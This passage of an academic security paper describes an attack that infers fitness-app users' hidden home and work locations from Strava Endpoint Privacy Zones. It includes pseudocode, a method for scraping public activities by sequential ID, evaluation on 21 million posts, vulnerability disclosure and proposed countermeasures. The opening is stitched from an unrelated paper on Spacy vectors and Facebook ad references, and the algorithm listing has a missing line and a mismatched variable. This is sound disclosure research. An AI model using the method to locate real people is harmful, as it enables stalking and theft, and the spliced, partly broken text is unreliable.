Spacy word vectors are trained using a large corpus of text incorporating a rich vocabulary. In addition, Spacy also takes into account context to define the representation of a word, which allows Spacy to better identify its meaning considering the surrounding words. Spacy offers different models to optimize the semantic similarity computation. We have chosen the model *en_core_web_md*[28] because it optimizes the similarity analysis between words and short sentences, which matches the nature of ad preferences names. The chosen model is an English multi-task Convolutional Neural Network (CNN) trained on OntoNotes [27] with GloVe vectors that are in turn trained on Common Crawl.[29] Common Crawl is an open source repository for crawling data. The model uses word vectors, context-specific token vectors, POS (part-of-speech) tags, dependency parse and named entities.

# E Ad campaigns compliance with Facebook terms of service

Figures 11 and 12 show the two ads we used in our campaigns. These ads refer to our FDVT browser extension

[23] `https://www.facebook.com/terms.php` (accessed December 19, 2017)

[24] `https://www.facebook.com/about/privacy/` (accessed December 19, 2017)

[25] `https://www.facebook.com/legal/self_service_ads_terms` (accessed December 19, 2017)

[26] `https://www.facebook.com/policies/ads/` (accessed December 19, 2017)

[27] `https://www.facebook.com/policies/ads/prohibited_content/personal_attributes` (accessed December 19, 2017)

## Abstract

Mobile fitness tracking apps allow users to track their workouts and share them with friends through online social networks. Although the sharing of personal data is an inherent risk in all social networks, the dangers presented by sharing personal workouts comprised of geospatial and health data may prove especially grave. While fitness apps offer a variety of privacy features, at present it is unclear if these countermeasures are sufficient to thwart a determined attacker, nor is it clear how many of these services' users are at risk.

In this work, we perform a systematic analysis of privacy behaviors and threats in fitness tracking social networks. Collecting a month-long snapshot of public posts of a popular fitness tracking service (21 million posts, 3 million users), we observe that 16.5% of users make use of Endpoint Privacy Zones (EPZs), which conceal fitness activity near user-designated sensitive locations (e.g., home, office). We go on to develop an attack against EPZs that infers users' protected locations from the remaining available information in public posts, discovering that 95.1% of moderately active users are at risk of having their protected locations extracted by an attacker. Finally, we consider the efficacy of state-of-the-art privacy mechanisms through adapting *geo-indistinguishability* techniques as well as developing a novel EPZ fuzzing technique. The affected companies have been notified of the discovered vulnerabilities and at the time of publication have incorporated our proposed countermeasures into their production systems.

## 1 Introduction


Fitness tracking applications such as Strava [23] and MapMyRide [1] are growing increasingly popular, providing users with a means of recording the routes of their cycling, running, and other activities via GPS-based tracking (i.e., *self-tracking* [44]). These apps sync to a social network that provides users with the ability to track their progress and share their fitness activities with other users. The ability to share fitness activities is an essential ingredient to the success of these services, motivating users to better themselves through shared accountability with friends and even compete with one another via leaderboards that are maintained for popular routes.

Although the sharing of personal data is an inherent risk in all social networks [42, 45, 48, 53, 56], there are unique risks associated with the data collected by fitness apps, where users share geospatial and temporal information about their daily routines, health data, and lists of valuable exercise equipment. While these services have previously been credited as a source of information for bicycle thieves (e.g., [6, 17]), the true risk of sharing this data came to light in January 2018 when Strava's global heat map was observed to reveal the precise locations of classified military bases, CIA rendition sites, and intelligence agencies [24]. Fitness activity is thus not only a matter of personal privacy, but in fact is "data that most intelligence agencies would literally kill to acquire" [46].

In response to public criticism over the global heat map incident, Strava has pointed to the availability of a variety of privacy protection mechanisms as a means for users to safeguard their accounts [50] – in addition to generic privacy settings, domain-specific mechanisms such as *Endpoint Privacy Zones* (EPZs) conceal fitness activity that occurs within a certain distance of sensitive user locations such as homes or work places [15, 16, 13]. However, at present it is unclear if such features are widely used among athletes, nor is it clear that these countermeasures are adequate to prevent attackers from discovering the private locations of users.

In this work, we perform a systematic analysis of privacy threats in fitness tracking social networks. We begin by surveying the fitness app market to identify classes of privacy mechanisms. Using these insights, we then formalize an attack against the Endpoint Privacy Zones fea-

*Joint first authors.



**(a)** Without Privacy Zone

**(b)** With Privacy Zone

**Figure 1:** Summary of a Strava running activity that occurred in Austin, Texas during USENIX Security 2016. Figure 1a displays the full exercise route of the athlete. Figure 1b shows the activity after an Endpoint Privacy Zone (EPZ) was retroactively added, obscuring the beginning and end parts of the route that fell within $\frac{1}{8}$ miles of the Hyatt Regency Austin hotel.

ture. To characterize the privacy habits of users, we collect a month-long activity dataset of public posts from Strava, an exemplar fitness tracking service. We next use this dataset to evaluate our EPZ attack, discovering that 95.1% of regular Strava users are at risk of having their homes and other sensitive locations exposed. We demonstrate the generality of this result by replicating our attack against data collected from two other popular fitness apps, Garmin Connect and Map My Tracks.

These findings demonstrate privacy risks in the state-of-the-practice for fitness apps, but do not speak to the state-of-the-art of location privacy research. In a final series of experiments, we leverage our Strava dataset to test the effectiveness of privacy enhancements that have been proposed in the literature [26, 27]. We first evaluate the EPZ radius obfuscation proposed by [27]. Next, we adapt spatial cloaking techniques [41] for use in fitness tracking services in order to provide geo-indistinguishability [26] within the radius of the EPZ. Lastly, we use insights from our attack formalization to develop a new privacy enhancement that randomizes the boundary of the EPZ in order to conceal protected locations. While user privacy can be improved by these techniques, our results point to an intrinsic tension that exists within applications seeking to share route information and simultaneously conceal sensitive end points.

Our contributions can be summarized as follows:

- *Demonstrate Privacy Leakage in Fitness Apps.* We formalize and demonstrate a practical attack on the EPZ privacy protection mechanism. We test our attack against real-world EPZ-enabled activities to determine that 84% of users making use of EPZs unwittingly reveal their sensitive locations in public activity posts. When considering only moderate and highly active users, the detection rate rises to 95.1%.

- *Characterize Privacy Behaviors of Fitness App Users.* We collect and analyze 21 million activities representing a month of Strava usage. We characterize demographic information for users and identify a significant demand for privacy protections by 16.5%, motivating the need for further study in this area.

- *Develop Privacy Extensions.* Leveraging our dataset of public activity posts, we evaluate the effectiveness of state-of-the-art privacy enhancements (e.g., geo-indistinguishability [26]) for solving problems in fitness tracking services, and develop novel protections based on insights gained from this study.

- *Vulnerability Disclosure.* We have disclosed these results to the affected fitness tracking services (Strava, Garmin Connect, and Map My Tracks). All companies have acknowledged the vulnerability and have incorporated one or more of our proposed countermeasures into their production systems.[1]

## 2 Fitness Tracking Social Networks

Popularized by services such as Strava [23], fitness tracking apps provide users the ability to track their outdoor fitness activities (e.g., running) and share those activities with friends as well as other users around the world. Leveraging common sensors in mobile devices, these services track users' movements alongside other metrics, such as the altitude of the terrain they are traversing. After completing a fitness activity, users receive a detailed breakdown of their activities featuring statistics such as distance traveled. If the user pairs a fitness monitor (e.g., Fitbit [3]) to the service, the activity can also be associated with additional health metrics including heart rate. Beyond publishing activities to user profiles, fitness tracking services also offer the ability for users to create and share recommended routes (segments). Each segment is associated with a leaderboard that records the speed with which each user completed it. Most fitness tracking services also contain a social network platform through which users can follow each other [12, 18, 23].

[1] A summary of the disclosure process as well a statement on the ethical considerations of this work can be found in Section 9.

**Table 1:** Summary of privacy features offered across different popular fitness tracking services. #D/Ls: downloads (in millions) on Android Play store. EPZ radius given in meters.


Followers are granted additional access to user information that may not be publicly available, such as the list of equipment that the user owns.

As is evident from the features described above, fitness tracking services share a variety of highly sensitive user information, including spatial and temporal whereabouts, health data, and a list of valuable equipment that is likely to be found in those locations. Recognizing the sensitivity of this information, these services offer a variety of privacy mechanisms to protect their users. We conducted a survey of privacy mechanisms across 8 popular fitness networks, and present a taxonomy of these features in Table 1. Popular mechanisms include:


**F1 Private Profiles/Activities**: As is common across many social networks, users have the ability to make their posts or profiles private. Depending on the service, users can elect to make all activities private or do so on a case-by-case basis. However, hidden activities are not counted towards challenges or segment leaderboards, incentivizing users to make their activities public. Of the surveyed services, only Garmin Connect enables private activities by default.

**F2 Block Users**: Like other social networks, users have the ability to block other users, removing them from their follower's list, and preventing them from viewing their activities or contacting them. However, as posts are public by default on many services, the ability to block a user offers limited utility.

**F3 Endpoint Privacy Zone**: Since users will often start their activities at sensitive locations, several services allow users the option to obfuscate routes within a certain distance of a specified location. In this paper, we refer to this general mechanism as an *Endpoint Privacy Zone (EPZ)* [15]. If an activity starts or ends within an EPZ, the service will hide the portion of the user's route within the EPZ region from being viewed by other users. We provide a formal definition of an EPZ in Section 3. An example is shown in Figure 1; after enabling an EPZ, the full route (Fig. 1a) is truncated such that segments of the route are not visible within a certain radius of a sensitive location (Fig. 1b).[2] Unfortunately, there are also disincentives to leveraging the privacy zones. For example, Strava and Garmin Connect users will not appear on leaderboards for routes that are affected by their privacy zone.



**(a)** With fewer activities, there are multiple possible EPZs.



**(b)** As activities increase, possible EPZs are eliminated.

**Figure 2:** Simplified activity examples that demonstrate the intuition behind our EPZ identification approach. Red lines represent activity routes, while circles represent possible EPZs. In Fig. 2a, given the available routes there are multiple possible EPZs of different radii, only one of which is correct. In Fig. 2b, an additional activity reduces the space of possible EPZs to one.

**F4 EPZ Radius Size**: All three services (Strava, Garmin Connect, Map My Tracks) that provide an EPZ feature, allow users the option of selecting a circular obfuscation region from a fixed set of radius size values. Different services provide different minimum and maximum radius sizes with fixed increments to increase and decrease the size of EPZ radius. For example, Garmin Connect allows users to select a minimum and a maximum radius of 100 and 1000 meters with 100 meters increments.

[2] These images are being used with the permission of the athlete and do not leak any personally identifiable information as the pictured activity took place on site at a conference.

## 3 You can run, but can you hide?

In this section, we set out to determine whether or not fitness tracking services' users' trust in the EPZ mechanism is misplaced. To do so, we present an efficient attack methodology for identifying EPZs. As discussed in Section 2, EPZs place a hidden circle around the user's private location in order to prevent route data within a given radius of that location from appearing on activity webpages. The hidden part of the route is only visible to the owner of the activity. Moreover, the number of allowed EPZ radius sizes are fixed based on the fitness tracking service. For example, Strava provides a fixed set of EPZ radii of $\frac{1}{8}$, $\frac{1}{4}$, $\frac{3}{8}$, $\frac{1}{2}$, or $\frac{5}{8}$ of a mile.

It may be intuitive to the reader that, given a finite set of possible circle radii and a handful of points that intersect the circle, the center of the circle (i.e., a user's protected location) is at risk of being inferred. Figure 2 demonstrates this intuition for EPZs. When only one route intersection point is known, there is a large space of possible EPZ locations; however, given two intersection points, the number of possible EPZs is dramatically reduced, with the only remaining uncertainty being the radius of the circle (Figure 2a). Given three distinct intersection points (Figure 2b), it should be possible to reliably recover the EPZ radius and center.

In spite of this intuition, it is not necessarily the case that EPZs are ineffective in practice; a variety of factors may frustrate the act of EPZ identification. First, *services that offer EPZ mechanisms do not indicate to users when an EPZ is active on a route.* Instead, as shown in Figure 1, the route is redrawn as if the activity started and finished outside of the invisible EPZ. Even if an activity is known to intersect an EPZ, it is not obvious which side of the route (beginning or end) the EPZ intersects. Activity endpoints that intersect an EPZ are therefore indistinguishable from endpoints that do not, creating significant noise and uncertainty when attempting to infer a protected location. Moreover, the GPS sampling fidelity provided by fitness tracking devices and services may be such that the exact point where a route intersects an EPZ may be irrecoverable. Alternately, it may also be that EPZs are recoverable in only highly favorable conditions, making the identification of fitness tracking service users at scale impractical.

### 3.1 Threat Model

We consider an adversary that wishes to surreptitiously identify the protected home or work locations of a target user on a fitness tracking service. Through the use of a dummy account, the adversary learns how the fitness tracking service protects private locations, as described in Section 2. However, the attacker is unaware of the target user's protected location, and moreover is uncertain if the target has even registered a protected location. To avoid arousing suspicion, the attacker may surveil the target user in any number of ways – by following the user's profile from their own account, or querying the target user's data via a service API. Regardless of the means, the singular goal of the adversary is to determine the existence of an EPZ and recover the protected address using only fitness activities posted to the users' account.

### 3.2 Breaking Endpoint Privacy Zones

*Problem Formulation.* We formulate our problem as the *EPZ Circle Search Problem* in the Cartesian plane. We convert GPS coordinates of the activities to Earth-Centered Earth-Fixed (ECEF) coordinates in the Cartesian plane. The details of conversion can be found in [57]. This is justified by the fact that both services and protocols such as GPS cannot provide arbitrary accuracy. Moreover, this makes the attack algorithm calculations easier without loss of important information. We first proceed to give a formal definition of EPZ and use this definition for remainder of section.

**Definition 1.** ***Endpoint Privacy Zone.*** *Let point $p_s = (x_s, y_s)$ be a sensitive location in the Cartesian plane, and a be an activity route of n points $< p_1, \ldots, p_n >$. $EPZ_{p_s,r}$ is a circle with center $p_s$ and radius r that is applied to activity a if $p_1$ or $p_n$ are within distance r of $p_s$. If this is the case, all points $p_i$ in a that are within distance r of $p_s$ are removed from a.*

With this in mind, the definition of the EPZ Circle Search Problem is as follows:

**Definition 2.** ***EPZ Circle Search Problem.*** *Let $EPZ_{p_s,r}$ be an active EPZ where r is in the set $R_S$ provided by service S, and let $A_u$ be the set of activity routes for user u of the form $< p_1, \ldots, p_n >$. In the EPZ search problem, the goal is to guess $(p_g, r_g \in R_S)$ such that $EPZ_{p_g,r_g}$ best fits endpoints $p_1$ and $p_n$ for all activities in $A_u$.*

In order to identify a suitable algorithm for EPZ search problem, we first looked into *circle fit* algorithms. Circle fit algorithms take sets of Cartesian coordinates and try to fit a circle that passes through those points. The most studied circle fit algorithm is *Least Squares Fit (LSF)* [40] of circle. This method is based on minimizing the mean square distance from the circle to the data points. Given $n$ points $(x_i, y_i)$, $1 \leq i \leq n$, the objective function is defined by

$$F = \sum_{i=1}^{n} d_i^2 \tag{1}$$

where $d_i$ is the Euclidean (geometric) distance from the point $(x_i, y_i)$ to the circle. If the circle satisfies equation

$$(x-a)^2+(y-b)^2=r^2 \quad (2)$$

where (a, b) is its center and $r$ its radius, then

$$d_i=\sqrt{(x_i-a)^2+(y_i-b)^2}-r \quad (3)$$

*Limitations of LSF.* The minimization of equation 1 is a nonlinear problem that has no closed form solution. There is no direct algorithm for computing the minimum of $F$, all known algorithms are iterative and costly by nature [32]. Moreover, the LSF algorithm also suffers from several limitations when applied to EPZ Circle Search Problem. The first limitation is that the adversary is not sure which points in an activity intersect the EPZ. There can be up to 4 endpoints in a modified route, but at most two of these points intersect the EPZ. Feeding one of the non-intersecting points into LSF will lead to an inaccurate result. Therefore, the adversary must run the LSF algorithm with all possible combinations of endpoints and then pick the result that minimizes $F$. However, we discovered through experimentation that the LSF algorithm is prohibitively slow for large sets of activities. The third limitation is that LSF considers circles of all possible radii. However, in the case of fitness tracking services context, the algorithm need only consider the small finite set of radii $R_S$.

In order to overcome above limitations, we devised a simpler and more efficient algorithm that fits our needs. We will first give a strawman algorithm to search EPZ then we will refine this algorithm in various steps.

ALGORITHM STRAWMAN. Given a set of activities $A_u$ and possible radii $R_S$, iterate through pairs of activities and perform pairwise inspection of each possible combination of endpoints. For each pair of endpoints $(x_1,y_1),(x_2,y_2)$, solve the simultaneous equations:

$$(x_c-x_1)^2+(y_c-y_1)^2=r^2 \quad (4)$$

$$(x_c-x_2)^2+(y_c-y_2)^2=r^2 \quad (5)$$

where $r$ is one of the radius from $R_S$ and $(x_c,y_c)$ is the center of a possible EPZ. Store each solution for the simultaneous equations as a candidate EPZs in set *SS*. When finished, return a randomly selected item in *SS* as a guess for the protected location.

**Refinement #1 (Confidence Score & Threshold):** The above algorithm is not deterministic – multiple EPZs are predicted by the algorithm, but only one is the correct one for the given user $u$. Pruning these possibilities requires the introduction of a metric to indicate that one candidate EPZ is more likely to be correct than the others. We observe that the correct EPZ prediction will occur most often; this is because all endpoint pairs that intersect the EPZ will produce the same result, whereas endpoint pairs that do not intersect the EPZ will produce different results each time. Therefore, we introduce a consensus procedure to select our prediction from the set of candidate EPZs. A *confidence score* is assigned to each EPZ, where the value of this metric is the number of activity start/end points that independently agree on the location of the EPZ. To prevent our algorithm from issuing a bad prediction when insufficient information (i.e., activities) is available, we also introduce a *confidence threshold* $\tau_c$. $\tau_c$ represents the minimum confidence score needed to qualify as an EPZ prediction. If a candidate EPZ is *less* than the confidence threshold, then it is removed from consideration. The final prediction of the algorithm, if any, is the candidate EPZ with the highest confidence score exceeding $t_c$, as shown in line 28 of Algorithm 1.

**Refinement #2 (Distance Similarity Threshold):** Due to sampling noise and imprecision in the GPS coordinates made available by fitness tracking devices/services, it may be that activity endpoints do not lie exactly on the EPZ circle. As a result, our algorithm

**Algorithm 1:** EPZ Search Algorithm

```
   Inputs : A_u, τ_d, τ_c, τ_i, R_S
   Output: KeyValueStore of EPZ, confidence level
1  PossibleEPZs ← KeyValueStore()
2  foreach (A_1, A_2) ∈ A_u do
       /* 6 possible point pairs are generated.                    */
3      PointPairs ← Pairs of start and end points from A_1 and A_2
4      foreach PointPair ∈ PointPairs do
           /* For each possible EPZ radius.                        */

6              SS ← Solve simultaneous eq. for r, PointPair
7          end
8      end
9      foreach EPZ ∈ SS do
10         PossibleEPZs[EPZ] ← 1
11     end
12 end
13 foreach EPZ ∈ PossibleEPZs do
14     foreach (A) ∈ A_u do
           /* Haversine formula calc. dist. between coords.        */
           /* Refinement #3                                        */
15         if EPZ.R − Haversine(EPZ,A) > τ_i then
16             Delete(PossibleEPZs[EPZ_2])
17     end
18 end
19 foreach EPZ_1 ∈ PossibleEPZs do
20     foreach EPZ_2 ∈ PossibleEPZs do
21         if EPZ_1 ≠ EPZ_2 then
               /* Refinement #2                                    */
22             if Haversine(EPZ_1,EPZ_2) < τ_d then
23                 PossibleEPZs[EPZ_1] += PossibleEPZs[EPZ_2]
24                 Delete(PossibleEPZs[EPZ_2])
25     end
26 end
27 foreach key, value ∈ PossibleEPZs do
       /* Refinement #1                                            */
28     if value < τ_c then
29         Delete key from PossibleEPZs
30 end
31 return PossibleEPZs
```

will predict slightly different $p_g$ values for different endpoints pairs, even when considering endpoints that truly intersect the EPZ. Our algorithm will not be able to accumulate confidence in a given prediction unless we can account for this noise. Therefore, we introduce a *distance similarity threshold* $\tau_d$. When comparing two candidate EPZs to one another, the refined algorithm considers two circles as same if the distance between the centers is less than or equal to this threshold. $\tau_d$ is used in the Algorithm 1 from line 19 to line 26.

**Refinement #3 (Activity Intersection Threshold):** To reduce the space of candidate EPZs, we can leverage the knowledge that no endpoint from any activity in the set $A_u$ should fall within the candidate EPZ's circle, as this necessarily implies that an EPZ was not active in that area for user $u$. However, we must also account for measurement error when performing this test – due to noise in GPS sampling, there is a chance that an activity passing nearby the area of the candidate EPZ could produce endpoints that appear to lie within the circle. This would result in ruling out a candidate EPZ that may in fact be the true EPZ. To mitigate this problem, we introduce an *activity intersection threshold* $\tau_i$. Our refined algorithm does consider an endpoint to intersect a candidate EPZ unless it falls more than $\tau_i$ within the EPZ circles, as shown in the Algorithm 1 from line 13 to line 18.

ALGORITHM REFINED. Extending our original strawman algorithm, our final refined algorithm is shown in Algorithm 1. Given as input a set of activities for a single user $A_u$, distance similarity threshold $\tau_d$, activity intersection threshold $\tau_i$, confidence threshold $\tau_c$, and set of EPZ radii $R_S$, the algorithm returns all the candidate EPZs with their confidence value, with the highest confidence point $p_g$ representing a prediction for $u$'s protected location. Note that value of thresholds depend on the fitness tracking service and require training runs to parameterize. We will describe our procedure for finding these threshold values in Section 5.

# 4 Data Collection[3]

To evaluate the plausibility of the above EPZ attack algorithm, we require a large corpus of naturalistic usage data for a fitness tracking app. Strava is one of the most popular fitness tracking apps, with over a million active monthly users [2] and over a billion total activities recorded so far. We thus select it as an exemplar fitness tracking app.[4] In this section, we describe our methodology for collecting usage information from public Strava posts. In characterizing the resulting dataset, we also provide useful insights as to the privacy habits of the athletes on fitness tracking apps.

## 4.1 Methodology

We begin by collecting a large sample of public posts to the Strava using a `cURL`-based URL scraping script. Because Strava assigns sequential identifiers to activities as they are posted, our scraper was able to traverse posts to the network in (roughly) chronological order. It was also able to obtain data resources for each post in JSON-encoded format using an HTTP REST API. Our scraper did not collect data from private activities, only the information available in public posts. In fact, it was not necessary to be logged into Strava in order to access the sites visited by our scraper. These features have previously been used by other members of the Strava community in order to measure various aspects of the service [8, 9, 10].

The scraper takes as input a start and an end activity ID, then iterates across the continuous sequence of activity IDs. For each ID, the crawler first visits the `strava.com/activities/ID` page to extract the activity's start date and time, Athlete ID, total distance, total duration, reported athlete gender, and the type of the activity. It then uses the `strava.com/stream/ID` API to extract GPS samples for the activity route, as well as the total distance traveled at each GPS sample. The scraper uses the first GPS coordinate in the route to obtain the country of the activity. Using an additional API that facilitates interoperability between Strava and other social networks, the scraper recovers the time the activity was posted, then subtracts the length of the activity to approximate the start time. Through experimentation, we discovered that when an activity is associated with an EPZ, *there is a discrepancy between the advertised distance on the activity page and the final distance traveled according to the GPS samples*; the crawler check-marks the activity as EPZ-enabled if this discrepancy is found.

## 4.2 Data Corpus

Using the above methodology, we collected a month worth of Strava activities beginning on May 1, 2016. The activity IDs associated with May 1 and May 31 were identified by conducting a binary search of the activity space and verified through manual inspection. However, we note that activity IDs are assigned in *roughly* chronological order; we observed activities that appeared months to years out of sequence. We attribute this behavior to devices that had intermittent network connectivity and to users that deliberately set their device to the incorrect date. It is therefore likely that our dataset omits a small percentage of activities that occurred in May 2016. Scraped activities that fell outside of May 2016 were dis-

[3] This section describes a methodology that is no longer feasible on Strava following changes made in response to our disclosure.

[4] Although our approach is primarily evaluated on Strava, note that in § 7 we demonstrate the generality of the attack using other services.



**Figure 3:** Distribution of Activities by time of the day.



**Figure 4:** Distribution of Athletes by activities recorded.

carded from the dataset. Running our scraper across 15 CPU threads, the dataset took 14 days to collect.

Initially, the dataset contained over 23,925,305 activities. Three types of activities were discarded: *1) Private activities* for which we did not retrieve any usage information, *2) Activities with 0.0 distance* that did not have any route information, and *3) Activities with type other than Walk, Ride, and Run* . We observed 8 different activity types (Ride, Run, Walk, Hike, Virtualride, Swim, Workout, and others) in our dataset, with Ride, Run, and Walk comprised the 94% of total activities. Other activity types (e.g., workouts) were excluded because they were unlikely to be actual GPS routes or protected locations, while others (e.g., Virtual-ride) likely reported false GPS routes. The remaining dataset contained 20,892,606 activities from 2,960,541 athletes.

We observed a total of 2,360,466 public activities that were associated with an EPZ; as a point of comparison, this is more than twice the number of (excluded) private activities (1,080,484), underscoring the popularity of the EPZ feature. The use of EPZs is spread out across a large number of users, with 432,022 athletes being associated with at least one EPZ activity and 346,433 being associated with more than one EPZ activity. Total activities by male-identifying athletes are 16,703,160 and female-identifying are 3,227,255, while 962,191 activities report no gender identity. A diurnal pattern is observable in the distribution of activities by time of day, as shown in Figure 3. 545,997 users are not regularly active in our dataset, logging only one activity; however, as shown



**Figure 5:** Most popular countries in our dataset.

in Figure 4, the dataset reflects a healthy variety of usage levels, with many athletes logging over 100 activities during the month. We also note the the diverse demographic makeup of our dataset. Figure 5 shows the international popularity of Strava. While the United States (US) and Great Britain (GB) are the most active countries by a significant margin, 21 other countries contain at least 150,000 activities, with 241 countries appearing in the dataset overall.[5]

## 5 Evaluation[6]

We now leverage our activity dataset comprised of Strava public posts to perform a large-scale privacy analysis of EPZ mechanism. To establish ground truth with which to measure the accuracy of our EPZ identification algorithm, we first create a synthetic set of EPZ-enabled activities using unprotected routes for which the true endpoints are known. After validating our approach, we then quantify the real-world severity of this danger by running our algorithm against legitimate EPZ-enabled activities. We discover that the EPZ mechanism in fact leaks significant information about users' sensitive locations to the point that they can be reliably inferred using only a handful of observations (i.e., activities).

### 5.1 Validation

In order to verify that our algorithm works as intended, we require a ground truth that will enable us to issue predictions over EPZs with known centers. To do so, we make use of the 18,532,140 unprotected activities generated by 2,528,519 athletes in our Strava dataset. For each athlete, we search across their activities for endpoints that fall within 50 meters of one another; this distance approximates size of a suburban house plot. We then designate the centroid of these points as a protected

[5] While we took every effort to remove virtual activities from our dataset, we do not rule out the possibility that some activities were generated by exercise equipment training routines.

[6] This section describes the results based on Strava's previous EPZ mechanism, which was replaced following our vulnerability disclosure.



**Figure 6:** Distribution of identified EPZs by radius. This finding suggests that the smallest privacy zone is significantly more popular than larger privacy zones.


location, synthesize an EPZ with a radius of 0.25 miles over the centroid, and update the GPS data by removing all points that fall within the synthetic EPZ. Finally, our identification algorithm attempts to independently predict the (known) center of each (synthesized) EPZ.


As discussed in Section 3, our algorithm is parameterized by three thresholds: $t_d$, $t_c$, and $t_i$. To determine effective values for these parameters, we withheld from the above synthetic data a set of 10,000 athletes. We determined that an appropriate value for the distance threshold $t_d$ was 0.05 meters and $t_i$ was 0.1 meters. We set our confidence threshold $t_c$ to 3, because our predictions were never conclusive using just two activities, as discussed below. We note that these values need to be adjusted for different services, or as Strava modifies the sampling/precision of its GPS coordinates[7]. Using these parameters, we were able to identify 96.6% athletes out of 2,518,519. As noted previously, our identification algorithm is not deterministic; however, by selecting the highest confident candidate EPZ, we were able to correctly predict 96.6% of EPZs in the synthesized set.

*Failure Conditions.* For 3.4% of athletes, we were unable to identify an EPZ. The reason for this is almost entirely due to a lack of available observations. If only two activities were available for a given athlete, it was common that only two points would intersect the EPZ. With only two intersection points, five candidate EPZ of equal likelihood are discovered, one for each of the possible radii. This motivates our decision to set $t_c$ to 3, as it removes a failure condition that would lead to a high false positive rate in the subsequent tests. Only in rare instances were more than two intersections obtained from just two activities.


[7]Between our preliminary experiments and data collection, Strava increased the granularity of their sampling rate by a factor of 5.



**(a)** Identification rate by Activity Count.



**(b)** Identification rate by Total Distance.




**(c)** Identification rate by Total Duration.

**Figure 7:** CDFs for identified versus unidentified locations across various metrics. Activity count is the greatest predictor of successful identification, suggesting that our technique would be more successful over a longer period of observation.

## 5.2 Results for EPZ Identification

Having validated the effectiveness of our technique against a synthesized dataset, we now turn our attention to identifying actual protected locations of actual Strava athletes. We ran our algorithm, as parameterized above, against our dataset of 2,360,466 EPZ-enabled activities generated by 432,022 athletes. Using our technique, we were able to identify 84% of all users protected locations with more than one EPZ-enabled activity. Under favorable conditions in which a user records at least 3 EPZ-enabled activities, our accuracy increases to 95.1%.

Figure 6 summarizes the protected locations identified by EPZ radius size. As we will demonstrate in Section 6, the effectiveness of our algorithm degrades against large EPZ radii, due solely to their propensity to obscure entire activities; in fact, for EPZ radii of 0.625 miles, we see the accuracy of our approach falls to 44% against



**(a)** Modify Radius **(b)** Fuzz EPZ Intersection Points **(c)** Spatial Cloaking

**Figure 8:** Obfuscation techniques for EPZs. The original EPZ circle is shown in white, while the enhanced EPZ circle is shown in green. In Figure 8b, the circle is unmodified but each activity route truncated by a random number of coordinates.

synthetic data. However, this decrease in efficacy alone does not account for the large difference in frequency of EPZ size. For example, if each radius were equally popular, we would have expected to identify 80,000 athletes with the 0.625 mile radius. As a result, this figure most likely reflects the distribution of EPZ radii popularity. We therefore infer that the smallest EPZ is several times more popular than any other EPZ size, and that the popularity of EPZs are inversely correlated to their radii.

We also wished to characterize the circumstances under which our technique succeeded and failed. Figure 7 shows the cumulative density functions (CDFs) of identified locations and unidentified locations across several different potentially influential metrics: the activities count for the athlete (Fig. 7a), the total distance traveled by the athlete (Fig. 7b), and the total duration of athlete activity (Fig. 7c). The greatest predictor of whether or not a protected location is leaked is the total number of activities observed. Locations that were not identified had an average of 4.6 activities, whereas locations that were identified had an average of 6.2 activities. Recall our dataset is comprised of a single month of Strava activity; this finding indicates that, over a prolonged window, the number of leaked locations is likely to be much larger than 95.1% amongst regular users of Strava.

*Failure Condition.* For 16% of the 432,022 total athletes that logged an EPZ-enabled activity, we were unable to detect the protected location. The reason for this is, like in our validation study, there were a number of athletes with too few activities to exceed the $t_c$ confidence threshold. Out of the total number of athletes, we found that 11% had recorded 1 activity and out of this set, zero protected locations were identified. To demonstrate, we filtered low-activity athlete accounts and considered only the remaining 283,920 athletes. Our algorithm identified 95.1% of the protected locations for these moderately active users (3+ EPZ-enabled activities). The remaining 4.9% are accounted for by athletes that logged a single activity for multiple distinct EPZs that did not intersect. For example, one athlete recorded an EPZ-enabled activity in two different cities. *These findings indicate that the EPZ mechanism is ineffective even for moderately active users of fitness tracking services.*

## 6 Countermeasures

While the EPZ mechanism is widely used by fitness tracking services, it lags behind the state-of-the-art in location privacy research. In this section, we address this gap in the literature by testing state-of-the-art privacy mechanisms against our Strava dataset, as well as proposing our own defense that fuzzes the boundaries of EPZs in order to frustrate our attack.

### 6.1 Obfuscation techniques

Location obfuscation techniques are complementary to anonymity; rather than hiding user identities, location obfuscation techniques assume that user identities exist but add uncertainty and randomness in collected locations to decrease accuracy. Figure 8 shows the intuition of the three approaches that we consider.

1. **Modify Radius Size.** Ardagna *et al*. propose location privacy for fitness tracking domains [27] by applying a modification to the EPZ radius to enlarge the privacy zone, as shown in the Figure 8a. Here, $r$ is the original radius of privacy zone and $r'$ is the enlarged radius. This technique predicts that the protected location will be harder to guess if the last visible point in the activity is further away from location.

2. **Fuzz EPZ Intersection Points**: The surveyed EPZ implementations provide a GPS coordinate in the activity route that falls very close to the boundary of the privacy zone. We reason that perturbing the boundary of the EPZ will significantly increase the difficulty of attack. We therefore present a fuzzing method that, for each posted activity, randomly removes a small number of GPS coordinates beyond the true boundary of the EPZ. We predict that a small amount of

noise (e.g., a few meters) injected in this fashion will dramatically change the location of the attacker's prediction (e.g., a few blocks).

3. **Spatial Cloaking** Another technique of location obfuscation is spatial cloaking [41]. We adapt spatial cloaking the in context of fitness tracking services. We shift the center of EPZ, concealing the protected location at an unknown point within the privacy zone. This obfuscation is shown in Figure 8c, where $d$ is the size of the shift and $\theta$ is the direction (angle) in which center moves. Note that while shifting center, the $d$ needs to be always less than the radius of previous privacy zone circle otherwise user sensitive location information will not be obfuscated. We pick $d$ using random value generated from Laplacian distribution to achieve $\varepsilon$-geo-indistinguishability where $\varepsilon$ is level of privacy [26].[8]

## 6.2 Data Synthesis

To test the above privacy extensions, we generated obfuscated privacy zone records using our Strava dataset using 18,532,140 unprotected (not-EPZ enabled) activities. The reason for using unprotected activities is that they provided known locations to use as ground truths, and also because some countermeasures may actually reveal parts of the true route that were concealed by Strava's EPZ implementation. We generated a synthetic dataset using the same technique described in Section 5.1. For each user, we searched their activities for route endpoints that fell within 50 meters of one another. We took the centroid of these points and designated it as a synthetic protected location. By considering only those activities associated with one of these protected locations, our subsequent analysis was based off 1,593,364 users and associated activities. Finally, we applied a privacy-enhanced EPZ to each protected location as described below.

## 6.3 Countermeasure Implementations

*Modify Radius.* For each user, we apply each of the 5 EPZ radii permitted by Strava, which enables us to see the affect of radius size on accuracy.

*Fuzz EPZ Intersection Points.* After removing points from each route that fall within the EPZ, we continue to remove points up to a random distance $r_i$ past the intersection (see Figure 8b) where $0 < r_i < F$. We initially set $F$ to 80 meters, a value intended to approximate the size of a city block.

[8] This technique provides similar operational semantics to Ardagna et al.'s "shift center" obfuscation [27].




**Figure 9:** Efficacy of *Modify Radius* defense – while larger EPZ radii seem to reduce attack accuracy, the larger radii are actually just enveloping entire activities.


